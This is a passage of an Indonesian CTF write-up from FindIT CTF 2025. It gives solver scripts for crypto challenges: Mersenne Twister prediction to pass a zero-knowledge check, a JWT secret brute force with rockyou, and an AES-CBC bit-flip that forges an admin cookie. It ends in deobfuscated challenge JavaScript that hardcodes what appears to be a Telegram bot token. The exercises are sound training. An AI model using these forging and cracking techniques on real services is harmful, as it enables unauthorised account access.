WRITEUP FIND IT CTF Universitas Gadjah Mada 2025

K.EII

ITOID

SUG4

SNI GUKEITO

Part of

SNI CYBERSECURITY TEAM

SANAPATI CYBERSTORM

Daftar Isi

Cryptography

Cryptography/caesar cipher

Challenge 114 Solves

caesar cipher
100

author: mojitodev

Pada suatu malam, Tung Tung Tung Tung Sahur ingin mendatangi seorang pemuda yang tidak bangun sahur setelah dipanggil sahur sebanyak 3 kali, tetapi tidak nyaut. Masalahnya adalah pintu kamar pemuda tersebut terkunci dengan password tertentu, tetapi terdapat file `cipher.txt` yang tersimpan dalam flashdisk di dekatnya yang bisa digunakan untuk menemukan passwordnya. Bantulah Tung Tung Tung Tung sahur untuk menemukan passwordnya!

author: mojitodev

ciphertext...


Flag Submit

https://www.dcode.fr/caesar-cipher

least probable.

↑↓	↑↓
→5 (←21)	This is a secret the quit cour atter. Life the will be a second we will beatte, encryption the first on the some of the passamming before. Ough message, the contant of the some life a caesar in text. Ledghtion the encrypt message from a read the message to the aster. Message sting this FindITCTF{Hmmmm_1_R89lly_d5nt_know_Th8_P5ssword}

Cryptography/Kwisatz ZKPerach



Chall.py:

```
from math import gcd
import random
from flag import flag

class Verifier:
    def __init__(self, y, n):
        self.y = y
        self.n = n
        self.previous_ss = set()
        self.previous_zs = set()

    def spin_roulette(self) -> int:
        return random.randint(0,
115792089237316195423570985008687907853269984665640564039457584007913129639934)

    def verify(self, s, z, b) -> bool:
        if s in self.previous_ss or z in self.previous_zs:
            print("Bad: repeated s or z")
            return False

        self.previous_ss.add(s)
        self.previous_zs.add(z)

        n = self.n
```

```
        y = self.y
        if s == 0:
            print("Bad: s = 0")
            return False
        if gcd(s, n) != 1:
            print("Bad: gcd(s, n) != 1")
            return False
        return pow(z, 2, n) == (s * pow(y, 1 - b, n)) % n


def main():
    print("Welcome to the mind reading test! Let's see if you're worthy of
becoming the Kwisatz Haderach")
    no = 0
    passed = 0
    n_rounds = 256

    while no < 100:
        if passed >= 100:
            print("Paul Atreides, you've convinced me that you are worthy to be
part of the Bene Gesserit")
            print(flag)
            return

        n =
10205316970729431639485797664559886873490701487420041461102004580735751585751742938892976099986403177553363193830393487376567969420541261258134979327616363126253347148610544049807204226284930907503420405166209168541128632688637445870726287383056390377377382107622861504746212131179321468457103686904634978985262225083923899729078173292553918759616384301941301278845655112236714906572052945789912210749004588396399367890793347769585000314877970596365280369362958611301633074434160115833714459835933860197771690614293763100020927442209269135680658111369923029908840001532934157556701107140402652365541506235916261071723
        print(f"n = {n}")

        x = random.randrange(1, n)
        y = pow(x, 2, n)
        print(f"y = {y}")

        print("\nCan you read my mind? I'm playing the secret message in my head
now.")
        print("1) yes\n2) no, I can't read your mind at the moment")
        choice1 = input("Your choice [1/2]: ").strip()
        if choice1 == "2":
```

```
            no += 1
            continue

        print("Now, there are many spies in this public place. Show me that you
know the secret message without showing me the secret message")
        verifier = Verifier(y, n)

        for i in range(n_rounds):
            s = int(input("Give me an s: ")) % n

            print("Let's spin the gigantic roulette to determine your fate:")
            b = verifier.spin_roulette()
            print(b)

            print("Are you ready to show me?")
            print("1) yes\n2) no, I am not ready, I need to calm my mind\n3) no,
I forgot the mind reading from earlier")
            choice2 = input("Your choice [1/2/3]: ").strip()
            if choice2 == "2":
                no += 1
                if no >= 100:
                    return
                continue
            elif choice2 == "3":
                no += 1
                if no >= 50:
                    return
                passed=0
                break

            z = int(input("Give me a z: ")) % n
            if verifier.verify(s, z, b % 2):
                print(f"Good, you are telling the truth, but I am still not
convinced")
                passed += 1
            else:
                print("I am the Reverend Mother, I can see through your lies.
Don't you dare lie to me!")
                return

    print("You're just wasting my time, Atreides. You will never be the Kwisatz
Haderach")

if __name__ == "__main__":
```

```
    main()
```

Diberikan challenge yang mengimplementasikan sistem *zero-knowledge proof* (zkp) mirip Schnorr di mana kita harus membuktikan akar kuadrat dari y mod n selama 100 *rounds* (awalnya, tapi karena heran ga dapet dapet makanya coba sampe 256) untuk mendapatkan *flag*. Verifikasi memeriksa apakah $z^2 \equiv s \cdot y^{(1-b)} \bmod n$, di mana s adalah *commitment* kita, b adalah *challenge bit* "acak", dan z adalah respons kita. Vulnerabilitynya terletak pada *randomization* yang menggunakan random.randint() Python (berbasis *Mersenne Twister MT19937*) untuk menghasilkan *challenge bit*, yang bersifat deterministik dan dapat diprediksi setelah cukup banyak output diamati.

Solver:


```python
#!/usr/bin/env python3
from pwn import *
from mt19937predictor import MT19937Predictor
import random

context.log_level = 'debug'
host, port = "nc ctf.find-it.id 6101".split(" ")[1:3]
io = remote(host, port)

def get_int(io, prefix: bytes) -> int:
    line = io.recvline_contains(prefix).strip()
    return int(line.split(prefix, 1)[1])

# retrieve n and y
n = get_int(io, b"n = ")
y = get_int(io, b"y = ")
io.sendlineafter(b"Your choice [1/2]: ", b"1")

# recover MT19937 internal state
pred = MT19937Predictor()
for _ in range(78):
    io.sendlineafter(b"Give me an s: ", b"1")
    io.recvuntil(b"fate\n")
    b_val = int(io.recvline().strip())
    pred.setrandbits(b_val, 256)
    io.sendlineafter(b"Your choice [1/2/3]: ", b"2")

# predict and answer the challenges
inv_y = pow(y, -1, n)
for i in range(256):
    log.info(f"Proof round {i+1}/256")
```

```
    b_pred = pred.getrandbits(256)
    r = random.randrange(1, n)
    s = pow(r, 2, n) if (b_pred & 1) else (pow(r, 2, n) * inv_y) % n

    io.sendlineafter(b"Give me an s: ", str(s).encode())
    io.recvuntil(b"fate\n")
    real = int(io.recvline().strip())
    assert real == b_pred

    io.sendlineafter(b"Your choice [1/2/3]: ", b"1")
    io.sendlineafter(b"Give me a z: ", str(r).encode())

    try:
        _ = io.recvline(timeout=1)
        _ = io.recvline(timeout=1)
        flag = io.recvline(timeout=1)

        if b"FindITCTF{" in flag:
            print(flag.decode().strip())
            break
    except EOFError:
        break

io.close()
```

Saya menggunakan library mt19937predictor untuk mendapatkan status internal *PRNG* dengan mengumpulkan 78 output untuk merekonstruksi status internal *PRNG*, kemudian memprediksi nilai-nilai selanjutnya. Untuk setiap *round*, jika prediksi b=1, saya mengirim $s=r^2 \bmod n$ dan z=r; jika b=0, saya mengirim $s=(r^2 \cdot y^{-1}) \bmod n$ dan z=r.

```
[DEBUG] Sent 0x269 bytes:
    b'999920114169982510909292185933962174560144457164411038656957841733235992155637712922761020381583631999165322257
    026078083539176795126903617963756218025145738952259352854005759600285007193259138279905115096294987142809274276365 43
    703246532849846772749490645639694759112203953236114651340331848195146544787456497120544368055397129351213153754460 17
[DEBUG] Received 0xd0 bytes:
    b'Good, you are telling the truth, but I am still not convinced\n'
    b"Paul Atreides, you've convinced me that you are worthy to be part of the Bene Gesserit\n"
    b'FindITCTF{1f ZKP 3xiSt 1n Dune Truthsayer w1Ll g0 3xt1ncT}\n'
[*] Proof round 179/100
Traceback (most recent call last):
  File "/media/sf_FindIT2025_Quals/crypto/Kwisatz_ZKPerach/sol.py", line 57, in <module>
```

Cryptography/Weak



source.py:

```
import random
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Random import get_random_bytes
from secret import FLAG, prefix, secret, secret2
import jwt

rand = get_random_bytes(16)

def pce(str):
    iv = get_random_bytes(16)

    spce = (
        f"name={str}_{prefix * random.randint(1,
100)};uid={random.randint(1,10000000)}"
    )
    bpce = bytes(spce, "utf-8")
    p = pad(bpce, 16)
    c = AES.new(secret2, AES.MODE_CBC, iv)
    e = c.encrypt(p)

    return f"{e.hex()}+{iv.hex()}+{rand.hex()}"
```

```python
def pce_decrypt(enc):
    e = bytes.fromhex(enc[0])
    iv = bytes.fromhex(enc[1])

    c = AES.new(secret2, AES.MODE_CBC, iv)
    d = c.decrypt(e)

    return unpad(d, AES.block_size).decode("utf-8")


def register(name):
    token = pce(name)

    data = {
        "name": name,
        "user_id": random.randint(1, 100),
        "token": token,
    }

    cookie = jwt.encode(data, secret, algorithm="HS256")
    print("Store this cookie for login:", cookie)


def login(name, cookie):
    decoded = jwt.decode(cookie, secret, algorithms=["HS256"])

    if decoded["name"] != name:
        print("Whoops! This cookie is not for you.")
        return

    if decoded["name"] == "admin":
        print(pce_decrypt(decoded["token"].split("+")))
        if (
            decoded["name"]
            ==
pce_decrypt(decoded["token"].split("+")).split(";")[0].split("=")[1]
            and rand.hex() == decoded["token"].split("+")[2]
        ):
            print("GG, here your flag: ", FLAG)
            return
        else:
            print("Whoops! This cookie is not for you.")

    print("Welcome back, " + decoded["name"] + "!")
```

```python
if __name__ == "__main__":
    print("=" * 30)
    print("Welcome to the Super Secure Login System")
    print("=" * 30)

    while True:
        print("\nMenu:")
        print("1. Register")
        print("2. Login")
        print("3. Exit")
        choice = input("Enter your choice (1/2/3): ")

        if choice == "1":
            name = input("Enter your name: ")
            if name == "admin":
                print("You cannot register as admin.")
            else:
                register(name)

        elif choice == "2":
            name = input("Enter your name: ")
            cookie = input("Enter your cookie: ")
            login(name, cookie)

        elif choice == "3":
            print("Goodbye!")
            break

        else:
            print("Invalid choice. Please try again.")
```

Brute jwt untuk cari secretnya

```python
#!/usr/bin/env python3
import jwt

# Your intercepted token:
TOKEN = (
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9."
    "{trimmed}"
    ".DhwClV4JZn7G-PO6h8wui6l6vLnJbQv1qH-WF_HRfwE"
)
```

```
def brute_wordlist(wordlist_file):
    print("[*] Starting brute force against HS256 signature...")
    with open(wordlist_file, "r", encoding="latin-1") as f:
        for line in f:
            secret = line.strip()
            try:
                # verify_signature=True by default
                payload = jwt.decode(TOKEN, key=secret,
algorithms=["HS256"])
                print(f"[+] Secret found: '{secret}'")
                print("[+] Payload:", payload)
                return
            except jwt.InvalidSignatureError:
                continue
            except Exception as e:
                # If it’s not a signature error, something else went wrong
                print(f"[!] Error with '{secret}': {e}")
                return

    print("[-] Secret not found in wordlist.")

if __name__ == "__main__":
    brute_wordlist("/home/jons/wordlist/rockyou.txt")
```

Setelah dapat secretnya, yakni “secret = "internet", langsung saja saya gunakan *bit-flipping attack* untuk memodifikasi nilai *IV* pada token dalam *JWT*, trus ubah "name=AAAAAAAAAAA" menjadi "name=admin;xxxxx" saat didekripsi, sehingga dapat login sebagai admin.


```
#!/usr/bin/env python3
from pwn import *
import json, base64
import jwt

context.log_level = 'info'
host, port = "ctf.find-it.id", 7301
io = remote(host, port)

sla = lambda a, b: io.sendlineafter(a, b)
```

```python
def register(name):
    sla(b"Enter your choice (1/2/3): ", b"1")
    sla(b"Enter your name: ", name.encode())
    io.recvuntil(b"Store this cookie for login: ")
    return io.recvline().strip().decode()

# register with 11 'A's to control the first plaintext block
orig_name = "A" * 11
jwt_token = register(orig_name)
log.info(f"Original JWT: {jwt_token}")

# split JWT into header, payload, signature
hdr, payload_b64, sig = jwt_token.split('.')
pad = (-len(payload_b64)) % 4
payload = json.loads(base64.urlsafe_b64decode(payload_b64 + '=' * pad))

# extract token parts (cipher+iv+rand)
token_parts = payload['token'].split('+')
c_hex, iv_hex = token_parts[0], token_parts[1]  # Use first two parts
cipher = bytes.fromhex(c_hex)
iv = bytearray.fromhex(iv_hex)

# bit-flip IV to change "name=AAAAAAAAAAA" → "name=admin;"
original_block = b"name=" + orig_name.encode()
target_block = b"name=admin;xxxxx"  # 16-byte block
for i in range(16):
    iv[i] ^= original_block[i] ^ target_block[i]

# rebuild token with original structure (include third part)
modified_token = f"{c_hex}+{iv.hex()}+{token_parts[2]}"

# forge JWT payload with admin and modified token
payload['name'] = "admin"
payload['token'] = modified_token

# sign with the correct secret ("internet")
secret = "internet"
new_payload = json.dumps(payload, separators=(',', ':')).encode()
new_payload_b64 = base64.urlsafe_b64encode(new_payload).decode().rstrip('=')
forged_jwt = f"{hdr}.{new_payload_b64}.{jwt.encode(payload, secret,
algorithm='HS256').split('.')[2]}"

# Login as admin to get flag
sla(b"Enter your choice (1/2/3): ", b"2")
```

```python
sla(b"Enter your name: ", b"admin")
sla(b"Enter your cookie: ", forged_jwt.encode())

io.interactive()
```

```
itoid  /crypto/weak
>>>
>>> ./another.py
[+] Opening connection to ctf.find-it.id on port 7301: Done
[*] Original JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiQUFBQUFBQUFBQUEiLCJ1c2VyX2lkIjoyOSwidG9rZW4iOiIyZmFjNT
jYWVlNzdmN2UzZDUzNDZhYzAzYTUxMmI3Mzk3OWY1YTVjMTdhOGMxZjVkNTcwZGIyMDZlYTBlNTEyNjRjYWI5NGQ5NzYyNTY4MDEzZjY3MmQ3ODhkZmJkMzgy
jMyMmUwNDZjNmI0YTBhYTJlOTA3OTRlMjkzMWQzZWIxMjFkOWYxYjM0N2IzNjE5YzJhNzM1Zjg3NGNlNmQxZWYwODVkMWZiYTE4Y2E5MjA0OWJhYTk5NGI5ZD
0ZDdmMzg2MWZiNmEzY2NjOTMzNzFkMTU5ZDFjMTU2MmJiMWIyMzk4NzEyODBlMjA2NjI0ZmEwMTU0MGEwYTU1MTBhZjU5ZTk5OWU1YWJiODNjYTRhNmVlNzhi
DRlZjdlOTBhZjMzNjc2ZTE3MTNlNGZlNzlkZThjNzBmYmNmZjEyZWU5ZDE2MDg5OGVhYjMxMDAwNGIwYzc0ZWI3M2UxNDYxZjg2NDVmNjUyY2QxMDZjMDkzOT
5MGM1ZTkzZmQwYmE3OWY2YTBiMjMzMDU0MDA3NjU1YjFhZmU4ZDFiNTViNDMwMTg0OGZmYzEwNWFmODczYmZmMmEzNjBjZjBjYTNjZjg0YzZhYThkMmI2ZmU2
jEyOWJhZmEzYjhhNTk4NTRmOTU2YTQ5Zjc4YTQzOGJiMzc3MWNhYWYwYjRmNTc1MmNlYjllMTJmNzg2MTk4NTZjZWQ5ZGVkMzJhNjVmZDFjMDczMmYyYTVlZj
5OTc1NDQxMGMyMDI4YjQzYzAyMmQzZGI4YTIyOTYwMzg0MTQwN2UxYWQ1MTRhMzZlNDQ1YmNmNmFjYzUyMDExNDVhN2NjYjBkOTFkOTZlZWQ5Y2Y0OThlNTc5
GQwYzg3MGY0MjYzOTNjNGRmMzM2ODgxMWUyZjZlNzM5ZDUyYzU3YTEzYjdhOGU4YzI5MzhkNWI0M2NmMGU5NTRhNWMzMzQxNDc5MWJmZDQ1MTlkMzM5Y2JhMm
xMDRlYmU0MmMwYThiZDllNDhkMWYyNWI5ZTA3ODJiNmVlMDE4ZjlkZGMzZDk0NTJiZmMxYzFhMmY3MjUxMDgwMWU3ZGVjNWE0YTQ5OTIyZTAzMDdiMzExODli
WM4MjY2YzVmYWQwMWY1MzA0MTFhMGFiMGQ0NGRhZjYzMGFhNWY0ODdhMDI1NzE3MmI5MGUyN2FmNDRlYjUzYjZhODEzNTBjN2RiNGU1MmIwZDE3ZWVmM2JhZD
zZDcxYTkyOWZiMDZjNWQ1ZWEyOWVkNDg5MmM3NGExZGYyNDYyNmJmOTdmNGQ3M2M1NjczZmZhNjdhNGM5Y2RlYTYzYjE5NTg1MzJhMjI5NjFjOTA3ZDM5M2V
mViOGE0OWZjYTJkYjM0NzBmMmVlMGFhNTThkMDdmYTJlYzg5NjNkZDdjNjdkOGM2OGIzZmVjODFkN2ZhNmNlMzhlNDE2NzU0ZTQzMjY4ZDNjOTIxODIzNzBmNz
0NzkxMGE5ZjAyYjljYTNmNGIyMTM0YTBlMzBiM2EzODM5MzI2ZTM0ZDE2NjBkMmYwOTQ4ZjkyNmJlZTQzOTE2YjI4ZWE1NDNjNDkzNGYxNGQzYjhlYjg4MTcw
TkyYjNjN2E0NTA0ZDYxYjY2NmUyNmRhOWVhNGUwMTk3NWVhNTNiZWRhOGY5MDczNzc5ZThmOTMwOTRiZDYyOWRkYTNhNzhkY2IxY2Y1MDU0ZWYwYzI5OTA3M2
kYTE0NTg1ZTU0N2Q3NDZkMmZkODY1NjcxOTRhNTAzZjJlOWNhNDY0NDMyNTJhMDQxNzk3OTJjNTkyMTNiYWZlZWIwNzI5MWFlMTE5NGQ0NzM5YzE5NWFmOTU
2FlOThlMjBhYTgxYjRmNmJkY2QzMWRiNjkzOGJhZDMwOTA3MzNmYTdjNDczYWZlOTc1YTE0NmE5Y2FlMzA3ODJlYTgwMDRkZjUwZTVhMWU3ZjI1NGIzMmYyZ
hYmJkZTMxMDE4OTljNDc2NGVkYTY0ODQ5ZTQ0YzVkNjA0YjNiNDA2ZjEwZDQyMzRmYmEzM2I2ZWNlNmIxZGZjMDQyYzc5NWVlNzdlMjQzZWVmNjJjMjhlOTI
WJmMDgwZjA5YjAxM2ZhMmM2YmM4NWE0ZGE3N2M3NDk0MjJlOGI4NGZlNDBkMDllMzEyZmI4NWMxM2FlMTdiZWRiZDk2YTAwYjk2Njc2NmI4OGQ4ZTg3OTYzYW
2YmU4YjU0MmU3N2U5ZTk2ZmQ3YjQwYThjNGY4MzhhYWE5MTE1MjcwMWE5NWJiMjk4ZmY0NzM5MmFiMjVlNDJkYTc4ZjBhMDYwYmY4ZDc0MDBhZDA1NDk5ODhi
Tc2OTVhYjc3OWQ2MGQ1N2NkNzEyYzA3MWIifQ.wdMY7CI8gbgIYEw6j_uqQ97EEUbVd49h2GdgMN5fvqM
[*] Switching to interactive mode
name=admin;xxxxx_DUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRR
ARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRR
RRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUA
RRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRR
RRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRR
RRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRR
RRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRRRRRRRRRRRRRRRDUARRRRRRR
UARRRRRRRRRRRRRRRRRRRR;uid=8229926
GG, here your flag:  FindITCTF{W1_w0k_d3_t0k_n0t_0nl1_t0k_d3_t0k}

Menu:
1. Register
2. Login
3. Exit
Enter your choice (1/2/3): $ 
```


Cryptography/spacemonkey



Caesar Cipher, shiftnya 3 char dari plaintext
Morse isinya key playfair: FOREVER
Pake ini: https://www.boxentriq.com/code-breaking/playfair-cipher
FindITCTF{APETUGETHORSTROM}

Digital Forensics


Digital Forensics/Oversharing



https://acropalypse.app/

FindITCTF{CVE-2023-21036_Hk3MQu1gR3}

Digital Forensics/waifuku



View page source -> ada script.js

```html
        </div>
        <div class="waifu-card">
            <img src="/static/arle.png" alt="daddy" class="waifu-image">
        </div>
        <div class="waifu-card">
            <img src="/static/skirk.png" alt="tendang aku" class="waifu-image">
        </div>
    </div>

    <section class="input-section">
        <h2>Who's your waifu?</h2>
        <div class="input-container">
            <input type="text" id="waifu-input" placeholder="Tell us your favorite waifu...">
            <button id="send-button">Send</button>
        </div>
        <div id="response"></div>
    </section>

    <footer>
        &copy; 2025 hilmo
    </footer>

    <script src="/static/script.js"></script>
</body>

</html>
```

Deobfuscate

```
const _0x4de224 = (function () {
    let _0x291146 = true
    return function (_0x4615cd, _0x347c91) {
      const _0x21f105 = _0x291146
        ? function () {
            if (_0x347c91) {
              const _0x1517a6 = _0x347c91.apply(_0x4615cd, arguments)
              return (_0x347c91 = null), _0x1517a6
            }
          }
        : function () {}
      return (_0x291146 = false), _0x21f105
    }
  })(),
  _0x43fc3f = _0x4de224(this, function () {
    return _0x43fc3f
      .toString()
      .search('(((.+)+)+)+$')
      .toString()
      .constructor(_0x43fc3f)
      .search('(((.+)+)+)+$')
  })
```

```
_0x43fc3f()
const _0xfd8f9d = (function () {
    let _0x5ce2f2 = true
    return function (_0x54a861, _0x3b588c) {
      const _0x1bdfe3 = _0x5ce2f2
        ? function () {
            if (_0x3b588c) {
              const _0x5583e9 = _0x3b588c.apply(_0x54a861, arguments)
              return (_0x3b588c = null), _0x5583e9
            }
          }
        : function () {}
      return (_0x5ce2f2 = false), _0x1bdfe3
    }
  })(),
  _0x42a924 = _0xfd8f9d(this, function () {
    let _0x5d540a
    try {
      const _0x56cd69 = Function(
        'return (function() {}.constructor("return this")( ));'
      )
      _0x5d540a = _0x56cd69()
    } catch (_0xbd7df7) {
      _0x5d540a = window
    }
    const _0x1aa458 = (_0x5d540a.console = _0x5d540a.console || {})
    const _0x4e95d9 = [
      'log',
      'warn',
      'info',
      'error',
      'exception',
      'table',
      'trace',
    ]
    for (let _0x475055 = 0; _0x475055 < _0x4e95d9.length; _0x475055++) {
      const _0x2efbc3 = _0xfd8f9d.constructor.prototype.bind(_0xfd8f9d),
        _0x5ec1b1 = _0x4e95d9[_0x475055],
        _0x3ed307 = _0x1aa458[_0x5ec1b1] || _0x2efbc3
```

```
      _0x2efbc3['__proto__'] = _0xfd8f9d.bind(_0xfd8f9d)
      _0x2efbc3.toString = _0x3ed307.toString.bind(_0x3ed307)
      _0x1aa458[_0x5ec1b1] = _0x2efbc3
    }
  })
_0x42a924()
document.getElementById('send-button').addEventListener('click', function
() {
  const _0x1ac380 = document.getElementById('waifu-input')
  const _0x1a2042 = document.getElementById('response')
  if (_0x1ac380.value.trim() !== '') {
    _0x1a2042.style.display = 'block'
    _0x1a2042.innerHTML =
      '<p>Great choice! ' + _0x1ac380.value + ' is amazing! \u2728</p>'
    _0x1ac380.value = ''
  }
})
document
  .getElementById('waifu-input')
  .addEventListener('keypress', function (_0x2ce4b2) {
    _0x2ce4b2.key === 'Enter' && document.getElementById('send-
button').click()
  })
function simpasini() {
  const _0x3e281e = '7631745946',
    _0x4e6e42 = 'AAH0cnRjlUV-BEWRL8Jd9m_QHh1gNU6izlQ',
    _0x2df8a9 = '-1002531357271'
  const _0x299de0 = _0x3e281e + ':' + _0x4e6e42,
